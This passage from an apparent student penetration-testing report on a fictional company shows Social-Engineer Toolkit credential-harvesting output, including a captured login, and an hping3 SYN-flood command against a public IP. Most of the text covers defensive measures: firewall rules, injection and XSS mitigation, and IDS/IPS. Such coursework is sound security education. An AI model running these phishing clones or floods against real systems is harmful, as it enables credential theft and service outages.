C.2. Social engineering attack

C.2.1. Implementation

```

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.3.15]:192.168.56.101
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://192.168.56.102/peruggia/index.php?action=login

[*] Cloning the website: http://192.168.56.102/peruggia/index.php?action=login
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your directory structure is.
Press {return} if you understand what we're saying here.
[*] Apache is set to ON - everything will be placed in your web root directory of apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
Apache webserver is set to ON. Copying over PHP file to the website.
Please note that all output from the harvester will be found under apache_dir/harvester_date.txt
Feel free to customize post.php in the /var/www/html directory
[*] All files have been copied to /var/www/html
[*] SET is now listening for incoming credentials. You can control-c out of this and completely exit SET at anytime and still keep the attack going.
[*] All files are located under the Apache web root directory: /var/www/html
[*] All fields captures will be displayed below.
[Credential Harvester is now listening below...]

```

Figure 33: Listening to capture victim's credentials




Figure 34: User enters the credentials




Figure 35: Page redirects to original login page

```

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.3.15]:192.168.56.101
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://192.168.56.102/peruggia/index.php?action=login

[*] Cloning the website: http://192.168.56.102/peruggia/index.php?action=login
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your directory structure is.
Press {return} if you understand what we're saying here.
[*] Apache is set to ON - everything will be placed in your web root directory of apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
Apache webserver is set to ON. Copying over PHP file to the website.
Please note that all output from the harvester will be found under apache_dir/harvester_data.txt
Feel free to customize post.php in the /var/www/html directory
[*] All files have been copied to /var/www/html
[*] SET is now listening for incoming credentials. You can control-c out of this and completely exit SET at anytime and still keep the attack going.
[*] All files are located under the Apache web root directory: /var/www/html
[*] All fields captures will be displayed below.
[Credential Harvester is now listening below ...]

Array
(
    [username] => caucidheesan
    [password] => admin
)

```

Figure 36: Username and Password are captured

C.2.2. Scenario Assessment

In a social engineering attack targeting TastyBites, attackers manipulate human psychology to deceive employees and gather sensitive information (Juliana, 2023).

Through tactics like phishing emails or phone calls impersonating company representatives, attackers can trick employees into disclosing their login credentials. This could provide unauthorized access to the web application and potentially compromise customer data, order information, and reservation details.

Social engineering techniques can be employed to trick employees into revealing customer data stored in the company's centralized database. This includes names, contact details, and dietary preferences. Attackers can exploit this information for targeted phishing attacks, identity theft, or selling it on underground markets.

By impersonating managers or senior staff, attackers may manipulate employees into granting administrative access or sharing sensitive internal information. This could allow the attackers to manipulate menus, orders, or reservation data, causing disruptions to operations and negatively impacting customer satisfaction.

Social engineering attacks can trick employees into revealing details about the company's web application infrastructure (Will, 2022), network configuration, or security measures. This information can aid attackers in planning more targeted and sophisticated attacks, exploiting vulnerabilities specific to the company's environment.

The dangers of social engineering attacks for TastyBites include compromised data privacy, financial losses due to fraudulent activities, damage to the company's reputation, and potential legal consequences.

D. of Service attacks Executing a Denial of Service (DoS) attack

```
(kali㉿kali)-[/]
$ ping cwsenario.site
PING cwsenario.site (217.160.0.219) 56(84) bytes of data.
64 bytes from 217-160-0-219.elastic-ssl.ui-r.com (217.160.0.219): icmp_seq=1 ttl=51 time=208 ms
64 bytes from 217-160-0-219.elastic-ssl.ui-r.com (217.160.0.219): icmp_seq=2 ttl=51 time=219 ms
64 bytes from 217-160-0-219.elastic-ssl.ui-r.com (217.160.0.219): icmp_seq=3 ttl=51 time=214 ms
64 bytes from 217-160-0-219.elastic-ssl.ui-r.com (217.160.0.219): icmp_seq=4 ttl=51 time=132 ms
64 bytes from 217-160-0-219.elastic-ssl.ui-r.com (217.160.0.219): icmp_seq=5 ttl=51 time=131 ms
64 bytes from 217-160-0-219.elastic-ssl.ui-r.com (217.160.0.219): icmp_seq=6 ttl=51 time=211 ms
```

Figure 37: Ping target site to find IP

```
(kali㉿kali)-[/]
$ sudo hping3 -S --flood -p 80 217.160.0.219
HPING 217.160.0.219 (eth1 217.160.0.219): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Figure 38: Flood the site




Figure 39: Site Functioning before flooding




Figure 40: Site becoming non functional after flooding

D.2. Tenet violated by DoS

The cyber security tenet that Denial of Service (DoS) attacks violate is **availability**. DoS attacks aim to disrupt or deny legitimate users access to a system, network, or service, rendering it unavailable to perform its intended functions. Organizations employ various countermeasures, such as traffic filtering, rate limiting, and intrusion detection systems, to mitigate the impact of DoS attacks and ensure availability.

D.3. Scenario Assessment

A Denial of Service (DoS) attack can have severe consequences for the TastyBites scenario company (Jake, 2023). A successful DoS attack can disrupt the web application, making it inaccessible to customers. As a result, customers will be unable to browse menus, place orders, or make reservations, leading to a loss of sales and revenue for TastyBites.

Inaccessibility of the web application due to a DoS attack can frustrate customers, as they will be unable to access the services they expect. This can result in a decline in customer satisfaction and loyalty, potentially leading to a negative impact on the company's reputation.

A DoS attack can overload the web application's resources, such as bandwidth, processing power, or memory, causing a disruption in the normal operation of the business (Fortinet, no date). This can impact the efficiency of order processing, reservation management, and overall customer service.

Recovering from a DoS attack requires investing time and resources in identifying the source of the attack, mitigating the impact, and implementing preventive measures. This can result in additional costs for TastyBites, including hiring cybersecurity professionals, upgrading infrastructure, or deploying DDoS mitigation solutions.

E.1. Approaches to Protect Data during the Reconnaissance Phase

To minimize the threats identified during the reconnaissance phase of testing a web application, several actions can be taken. Adhering to secure coding guidelines helps reduce the likelihood of introducing vulnerabilities (Julien, 2022). This includes input validation, output encoding, and parameterized queries to prevent common attack vectors like SQL injection and XSS. Ensure that user access privileges are properly enforced, limiting the exposure of sensitive information and functionalities to unauthorized users. Keep all software components, including the web server, application server, and frameworks, up to date with the latest security patches. This helps address known vulnerabilities and strengthens the overall security posture. Perform periodic vulnerability assessments and penetration testing to identify and remediate any new security weaknesses that may arise (Richard, 2014).

E.2. Securing Open Ports through Port Knocking

Port knocking is a security technique used to protect networked systems from unauthorized access. It involves a sequence of connection attempts to specific ports on a target system in a predetermined order (Ashley, 2023). The concept is based on the principle that legitimate users will know the correct sequence, while attackers attempting to gain access won't. Initially, all ports on the target system are closed, and the firewall is configured to drop all incoming traffic. When a client wants to access a service on the target system, it must send connection requests to a specific sequence of ports, usually in a specific order (Pranava, 2020). Once the correct sequence is received by the target system, the firewall rules are dynamically modified to allow the client's IP address access to the desired service port.

Port knocking provides protection against threats by making the target system appear as if it doesn't have any open ports. This makes it challenging for attackers to discover and exploit services running on the system. Additionally, the specific sequence required for successful connection attempts adds an extra layer of authentication, making it harder for attackers to guess or brute-force their way into the system (Jethva, 2021).

E.3. Protecting Databases Against SQL Injection Attacks

To protect your database against SQL injection, it is essential to implement secure coding practices and employ specific defensive measures. Using parameterized or prepared statements with placeholders instead of embedding user-supplied data directly into SQL queries. This ensures that user input is treated as data rather than executable code (Pollack, 2019).

Validate and sanitize user input on both the client and server sides. Employ strict input validation to allow only expected data types and formats, rejecting or sanitizing any input that could potentially contain malicious SQL code.

Assign the minimum necessary privileges to database accounts. This limits the potential damage an attacker can cause if they manage to inject SQL code.

Utilize stored procedures to encapsulate database logic. They provide an additional layer of security by allowing the database to handle parameter binding and validation internally.

Implement a Web Application Firewall that can detect and block SQL injection attempts. WAFs use various techniques such as signature-based detection, pattern matching, and behavior analysis to identify and prevent SQL injection attacks (Garg, 2023).

E.4. Mitigating the Risk of XSS Scripting Attacks

To protect web application against cross-site scripting (XSS) attacks, you should implement several security measures. Sanitize and validate all user input, including form fields, query parameters, and URL parameters. Use input validation libraries or frameworks that can strip or encode potentially malicious code (Kirsten, no date).

Encode user-generated content and dynamically generated HTML to prevent it from being interpreted as code. HTML entities should be encoded to their respective character representations.

Implement a Content Security Policy to restrict the types of content that the browser can load or execute. CSP helps prevent the execution of malicious scripts by enforcing a whitelist of trusted sources for scripts, stylesheets, and other resources (Stone, no date).

Set the HTTP-only flag on cookies to prevent client-side scripts from accessing them. This reduces the risk of session theft through XSS attacks. Keep your web application framework, libraries, and server software up to date. Updates often include security fixes for known XSS vulnerabilities (Trend, 2023).

E.5. Minimizing the Consequences of a Man in the Middle Attack

Several activities can be undertaken to protect and minimize the impact of Man-in-the-Middle (MitM) attacks.

Implement strong encryption protocols such as SSL/TLS to secure communications between clients and servers. This ensures that data exchanged between them remains confidential and

tamper-proof, making it difficult for an attacker to intercept and manipulate the information(Dan, 2022).

Validate the authenticity of SSL/TLS certificates presented by servers to ensure they are issued by trusted Certificate Authorities (CAs). This prevents attackers from using self-signed or forged certificates to perform MitM attacks.

Implement a robust Public Key Infrastructure framework to manage certificates, keys, and revocation processes. This helps maintain the integrity and authenticity of digital certificates, reducing the risk of unauthorized certificate usage (Izquierdo, 2022).

Employ secure network configurations, such as using encrypted Wi-Fi networks (e.g., WPA2/WPA3) and avoiding open public networks. Additionally, consider using Virtual Private Networks (VPNs) to establish secure tunnels for communication over untrusted networks (Luke, 2023).

E.6. Strategies for Safeguarding Users against Social Engineering Attacks

To ensure that their users do not fall victim to social engineering attacks, companies should implement a range of proactive measures(Will, 2022). Conduct regular security awareness training sessions to educate employees about different types of social engineering attacks, such as phishing, pretexting, and baiting. Train them to recognize warning signs, identify suspicious emails or phone calls, and report potential incidents promptly.

Enforce robust password policies, including the use of complex passwords, regular password changes, and multi-factor authentication (MFA). This mitigates the risk of attackers gaining unauthorized access through password-based social engineering techniques (Mitnick, 2022).

Develop and enforce clear security policies that cover areas such as data access controls, information sharing, and incident response. Ensure that employees understand their responsibilities and the importance of adhering to these policies (Juliana, 2023).

Implement and regularly update security technologies such as firewalls, intrusion detection and prevention systems, email filters, and endpoint protection solutions. These technologies can help detect and block social engineering attacks, providing an additional layer of defense.

E.7. Protecting Web Services from Denial-of-Service Attacks

To protect web services against Denial-of-Service (DoS) attacks, employ various strategies and best practices. Can be employed.

Design and deploy a scalable infrastructure that can handle increased traffic and bandwidth during an attack. This can involve utilizing load balancers, content delivery networks (CDNs), and cloud-based services that can dynamically allocate resources to mitigate the impact of a DoS attack(Jake, 2023).

Employ rate limiting and traffic shaping techniques to control the amount and rate of incoming traffic. This helps prevent overwhelming the system with excessive requests and provides a means to differentiate legitimate traffic from malicious requests(Velimirovic, 2021).

Develop and regularly update an incident response plan specific to DoS attacks. This plan should outline steps for detecting, analyzing, and mitigating an attack, as well as communication and recovery processes(Fortinet, no date).

E.8. Intrusion Detection and Prevention systems

E.8.1. Firewall and Iptables for security

To protect company's scenario against identified attacks, firewall rules and iptables can be implemented and configurations to strengthen the security of your network. To protect against the various attacks that may target a company, firewall and iptables rules can be used to filter and control incoming and outgoing traffic (Justin, 2015).

For example, to protect against DoS attacks, a firewall can be configured to limit the number of incoming connections from a single IP address or to block traffic from known malicious IP addresses. In iptables, this can be achieved by setting a connection limit for the INPUT chain or by adding rules to block traffic from specific IP addresses or subnets.

To protect against SQL injection attacks, a firewall can be configured to block incoming traffic containing suspicious SQL injection keywords or payloads. In iptables, this can be achieved by adding rules to filter incoming traffic on specific ports and block traffic containing specific patterns or payloads.

To protect against cross-site scripting attacks, a firewall can be configured to filter incoming traffic for suspicious JavaScript or HTML code and to block traffic containing known malicious payloads. In iptables, this can be achieved by adding rules to filter incoming traffic on specific ports and to block traffic containing specific patterns or payloads (Nicholas, 2022).

Overall, firewall and iptables rules can be powerful tools for protecting against a range of attacks, but their effectiveness depends on their configuration and maintenance.

```

Status: active

To                Action        From
--                -
80/tcp            ALLOW         Anywhere
443/tcp           ALLOW         Anywhere

root@owaspbwa:~# sudo ufw delete 1
Deleting:
  allow 80/tcp
Proceed with operation (y/n)? y
Rule deleted
root@owaspbwa:~# ufw status
Status: active

To                Action        From
--                -
443/tcp           ALLOW         Anywhere

root@owaspbwa:~# sudo ufw deny 80/tcp
Rule added
root@owaspbwa:~# ufw status
Status: active

To                Action        From
--                -
443/tcp           ALLOW         Anywhere
80/tcp            DENY          Anywhere

root@owaspbwa:~# _

```

Figure 41: Status of firewall and rules for security

```

root@owaspbwa:~# sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT
root@owaspbwa:~# sudo iptables -A INPUT -p tcp --dport 443 -j ACCEPT
root@owaspbwa:~# _

```

Figure 42: Enforcing Secure Protocols

E.8.2. Evaluation of tools for scenario

In the context of TastyBites scenario, both Firewall (ufw) and iptables are effective tools for enhancing network security. However, iptables is more suitable for this scenario due to its advanced features and flexibility.

Iptables is a powerful firewall tool in Linux that provides granular control over network traffic. It allows for fine-grained rule-based filtering, network address translation (NAT), and packet manipulation (Gite, 2011). With iptables, TastyBites can create specific rules to allow or block traffic based on source/destination IP, port numbers, protocols, and other criteria. This enables more precise control over network access and protects against various types of threats.

On the other hand, ufw (Uncomplicated Firewall) is a user-friendly front-end tool for iptables. It provides an easier interface to manage iptables rules but offers limited functionality

compared to iptables. While ufw may be suitable for simple scenarios or beginners, the advanced configuration needs of TastyBites, such as custom rules and complex network policies, are better addressed by iptables(Justin, 2015).

By leveraging iptables, TastyBites can implement robust firewall rules, network segmentation, and traffic filtering to protect sensitive data, mitigate network attacks, and maintain the availability and integrity of their services. It provides a more comprehensive and customizable security solution tailored to the specific needs of the scenario.

E.8.3. Intrusion Detection System vs Intrusion Prevention System

Intrusion Detection System (IDS) and Intrusion Prevention System (IPS) are both security systems designed to protect networks and systems from unauthorized access and malicious activities (Josue, 2015). While they share the common goal of detecting and responding to intrusions, there are key differences between IDS and IPS in terms of their functionalities and capabilities.

Here is a tabular comparison of IDS and IPS (Hosseini, 2022):

Table 2: Intrusion Detection System vs Intrusion Prevention System

	Intrusion Detection System (IDS)	Intrusion Prevention System (IPS)
Function	Monitors network traffic and system logs to detect potential intrusions and security incidents.	Monitors network traffic, detects potential intrusions, and takes action to prevent and block them.
Detection	Passive monitoring	Active monitoring and real-time prevention
Response	Generates alerts and notifications to security personnel for further investigation and response.	Automatically takes action to block or mitigate identified threats, such as blocking IP addresses or dropping malicious packets.
Action	No direct action taken to stop attacks. Acts as a monitoring and detection system.	Takes immediate action to prevent attacks and protect the network, such as blocking malicious traffic or terminating connections.
Flexibility	Provides visibility into potential security events and allows for post-incident analysis.	Offers real-time response capabilities to actively prevent attacks.

Impact	Reduces response time and aids in incident response and forensic analysis.	Actively protects systems and networks by blocking malicious activities, reducing the likelihood of successful attacks.
--------	--	---

E.8.4. Scenario Assessment

Based on the scenario of TastyBites, I would recommend implementing an Intrusion Prevention System (IPS) as a security measure. IPS offers real-time prevention capabilities, which aligns well with the need to actively protect the network and prevent unauthorized access and malicious activities.

TastyBites handles sensitive customer information and relies heavily on online transactions, making it a potential target for various cyber threats. An IPS can actively monitor the network traffic, detect intrusion attempts, and take immediate action to block and mitigate identified threats (Raza, 2022). This proactive approach significantly reduces the likelihood of successful attacks and minimizes the potential impact on the business.

Additionally, an IPS can provide advanced security features such as deep packet inspection, protocol analysis, and signature-based detection, allowing for comprehensive protection against known and emerging threats. It complements the existing security measures, including firewalls and antivirus solutions, by adding an extra layer of defense and enhancing the overall security posture of the organization (Okta, 2023).

By implementing an IPS, TastyBites can effectively detect and prevent malicious activities, safeguard customer data, maintain business continuity, and demonstrate a commitment to ensuring the security and integrity of their systems.

References

- Abi. (2023). What is an Open Port? | Definition & Free Checking Tools for 2023 | UpGuard. Available from <https://www.upguard.com/blog/open-port> [Accessed 2 May 2023].
- Akash. (no date). What is reconnaissance in cybersecurity? Available from <https://www.educative.io/answers/what-is-reconnaissance-in-cybersecurity> [Accessed 16 May 2023].
- Ashley. (2023). How to Use Port Knocking in Linux to Secure SSH Server. Available from <https://operavps.com/docs/port-knocking-to-secure-ssh-server/> [Accessed 16 May 2023].
- CrowdStrike. (2022). What is a SQL Injection Attack? - CrowdStrike. *crowdstrike.com*. Available from <https://www.crowdstrike.com/cybersecurity-101/sql-injection/> [Accessed 16 May 2023].
- Dan. (2022). Man-in-the-middle (MitM) attack definition and examples | CSO Online. Available from <https://www.csoonline.com/article/3340117/man-in-the-middle-attack-definition-and-examples.html> [Accessed 16 May 2023].
- Descalso, A. (2021). Open Ports: What They Are and Why You Need to Secure Them. Available from <https://www.itsasap.com/blog/why-secure-open-ports> [Accessed 16 May 2023].
- Dirk. (2023). Common Open Port Vulnerabilities List. *https://blog.netwrix.com/*. Available from <https://blog.netwrix.com/2022/08/04/open-port-vulnerabilities-list/> [Accessed 16 May 2023].
- Fortinet. (no date). What is a DDoS Attack? DDoS Meaning, Definition & Types. *Fortinet*. Available from <https://www.fortinet.com/resources/cyberglossary/ddos-attack> [Accessed 16 May 2023].
- Garg, A. (2023). SQL Injection: The Cyber Attack Hiding in Your Database. *Analytics Vidhya*. Available from <https://www.analyticsvidhya.com/blog/2023/02/sql-injection-the-cyber-attack-hiding-in-your-database/> [Accessed 16 May 2023].
- Gite, V. (2011). Linux iptables command examples for new sysadmins. *nixCraft*. Available from <https://www.cyberciti.biz/tips/linux-iptables-examples.html> [Accessed 16 May 2023].
- Hannah. (2019). OSINT In Penetration Testing. *Secjuice*. Available from <https://www.secjuice.com/osint-in-penetration-testing/> [Accessed 15 May 2023].
- Harsh. (2022). Introduction to Command Injection Vulnerability. Available from <https://www.cobalt.io/blog/introduction-to-command-injection-vulnerability> [Accessed 16 May 2023].
- Hossein. (2022). IDS vs. IPS: Key Difference and Similarities. Available from <https://www.spiceworks.com/it-security/network-security/articles/ids-vs-ips/> [Accessed 16 May 2023].

- Hunt. (2022). What Are Footprinting and Reconnaissance? *Cybersecurity Exchange*. Available from <https://www.eccouncil.org/cybersecurity-exchange/ethical-hacking/basics-footprinting-reconnaissance/> [Accessed 16 May 2023].
- ImpactQA. (2021). OSINT Methodologies & Penetration Testing. *Medium*. Available from <https://impactqa.medium.com/osint-methodologies-penetration-testing-1872f6bf9ab3> [Accessed 15 May 2023].
- Izquierdo, R. (2022). 5 Ways to Prevent Man-in-the-Middle (MITM) Attacks. Available from <https://www.fool.com/the-ascent/small-business/endpoint-security/articles/mitm/> [Accessed 16 May 2023].
- Jake. (2023). Denial-of-Service (DoS) Attack: Examples and Common Targets. *Investopedia*. Available from <https://www.investopedia.com/terms/d/denial-service-attack-dos.asp> [Accessed 16 May 2023].
- Jethva, H. (2021). How to Secure SSH Service with Port Knocking. *Atlantic.Net*. Available from <https://www.atlantic.net/vps-hosting/how-to-secure-ssh-service-with-port-knocking/> [Accessed 16 May 2023].
- Josue. (2015). IDS vs. IPS: What Organizations Need to Know. Available from <https://www.varonis.com/blog/ids-vs-ips> [Accessed 16 May 2023].
- Juliana. (2023). What Are Social Engineering Attacks? (Types & Definition). *Digital Guardian*. Available from <https://www.digitalguardian.com/blog/social-engineering-attacks-common-techniques-how-prevent-attack> [Accessed 16 May 2023].
- Julien. (2022). How Hackers Use Reconnaissance - and How to Protect Against It | eSecurityPlanet. Available from <https://www.esecurityplanet.com/threats/how-hackers-use-reconnaissance/> [Accessed 16 May 2023].
- Justin. (2015). How To Set Up an Iptables Firewall to Protect Traffic Between your Servers | DigitalOcean. Available from <https://www.digitalocean.com/community/tutorials/how-to-set-up-an-iptables-firewall-to-protect-traffic-between-your-servers> [Accessed 16 May 2023].
- Kapsamer, R. (2022). The undetectable Cyber Security Threat: Data Tampering. *Tributech*. Available from <https://www.tributech.io/blog> [Accessed 16 May 2023].
- Kate. (2023). Reconnaissance In Penetration Testing - Everything You Need To Know. *Vertex Cyber Security*. Available from <https://www.vertexcybersecurity.com.au/reconnaissance-in-penetration-testing-everything-you-need-to-know/> [Accessed 15 May 2023].
- Kaushal. (2023). Penetration Testing with OSINT: Tips, Tools, and Techniques. *IoT Central*. Available from <https://www.iotcentral.io/blog/penetration-testing-with-osint> [Accessed 15 May 2023].
- Kirsten. (no date). Cross Site Scripting (XSS) | OWASP Foundation. Available from <https://owasp.org/www-community/attacks/xss/> [Accessed 16 May 2023].

- Luke. (2023). What is a MITM Attack? Definition, Prevention & Examples - IT Governance Blog En. Available from <https://www.itgovernance.eu/blog/en/how-to-defend-against-man-in-the-middle-attacks> [Accessed 16 May 2023].
- Mitnick, M. (2022). 6 Types of Social Engineering Attacks. Available from <https://www.mitnicksecurity.com/blog/6-types-of-social-engineering-attacks> [Accessed 16 May 2023].
- Network, P. (2022). Protection Against Data Tampering. *Medium*. Available from <https://paidnetwork.medium.com/protection-against-data-tampering-71c16b371acc> [Accessed 16 May 2023].
- Nicholas. (2022). How to Secure a Linux Firewall With IPTables Rules. Available from <https://adamtheautomator.com/iptables-rules/> [Accessed 16 May 2023].
- Okta. (2023). IDS vs. IPS: Definitions, Comparisons & Why You Need Both | Okta. Available from <https://www.okta.com/identity-101/ids-vs-ips/> [Accessed 16 May 2023].
- Pollack, E. (2019). SQL Injection: Detection and prevention. *SQL Shack - articles about database auditing, server performance, data recovery, and more*. Available from <https://www.sqlshack.com/sql-injection-detection-and-prevention/> [Accessed 16 May 2023].
- Portswigger. (no date). What is SQL Injection? Tutorial & Examples | Web Security Academy. Available from <https://portswigger.net/web-security/sql-injection> [Accessed 16 May 2023].
- Pranava. (2020). Port Knocking. Understanding what it is. | by Pranava K.V | Medium. Available from <https://pranavakumar.medium.com/port-knocking-8d845185a90d> [Accessed 16 May 2023].
- Raza, M. (2022). Intrusion Detection vs Intrusion Prevention Systems: What's the Difference? *BMC Blogs*. Available from <https://www.bmc.com/blogs/ids-intrusion-detection-vs-ips-intrusion-prevention-systems/> [Accessed 16 May 2023].
- Richard. (2014). Reconnaissance Phase - an overview | ScienceDirect Topics. Available from <https://www.sciencedirect.com/topics/computer-science/reconnaissance-phase> [Accessed 16 May 2023].
- RMDTECH. (2020). Does closing ports prevent DDOS on those ports - Firewalls. Available from <https://community.spiceworks.com/topic/2278076-does-closing-ports-prevent-ddos-on-those-ports> [Accessed 16 May 2023].
- Ryan. (2023). Buffer Overflow Attack Types and Prevention Methods. *Cybersecurity Exchange*. Available from <https://www.eccouncil.org/cybersecurity-exchange/penetration-testing/buffer-overflow-attack-types/> [Accessed 16 May 2023].
- says, J. (2022). What is Reconnaissance in Cyber Security? - Intellipaat. *Intellipaat Blog*. Available from <https://intellipaat.com/blog/reconnaissance-in-cyber-security/> [Accessed 16 May 2023].

- Stephen. (2020). OSINT: What is open source intelligence and how is it used? *The Daily Swig | Cybersecurity news and views*. Available from <https://portswigger.net/daily-swig/osint-what-is-open-source-intelligence-and-how-is-it-used> [Accessed 15 May 2023].
- Stone. (no date). What Is & How to Mitigate Cross-Site Scripting (XSS) Attacks. *Verizon Enterprise*. Available from <https://enterprise.verizon.com/resources/articles/s/how-to-mitigate-cross-site-scripting/> [Accessed 16 May 2023].
- Trend. (2023). 3 Types of Cross-Site Scripting (XSS) Attacks. *Trend Micro*. Available from https://www.trendmicro.com/fr_fr/devops/23/e/cross-site-scripting-xss-attacks.html [Accessed 16 May 2023].
- Velimirovic, A. (2021). How to Prevent DDoS Attacks: 7 Tried-and-Tested Methods. *phoenixNAP Blog*. Available from <https://phoenixnap.com/blog/prevent-ddos-attacks> [Accessed 16 May 2023].
- Vishal, D. (2022). Remote Code Execution Vs Command Execution. *Medium*. Available from <https://dewcode.medium.com/remote-code-execution-vs-command-execution-df75707aed91> [Accessed 16 May 2023].
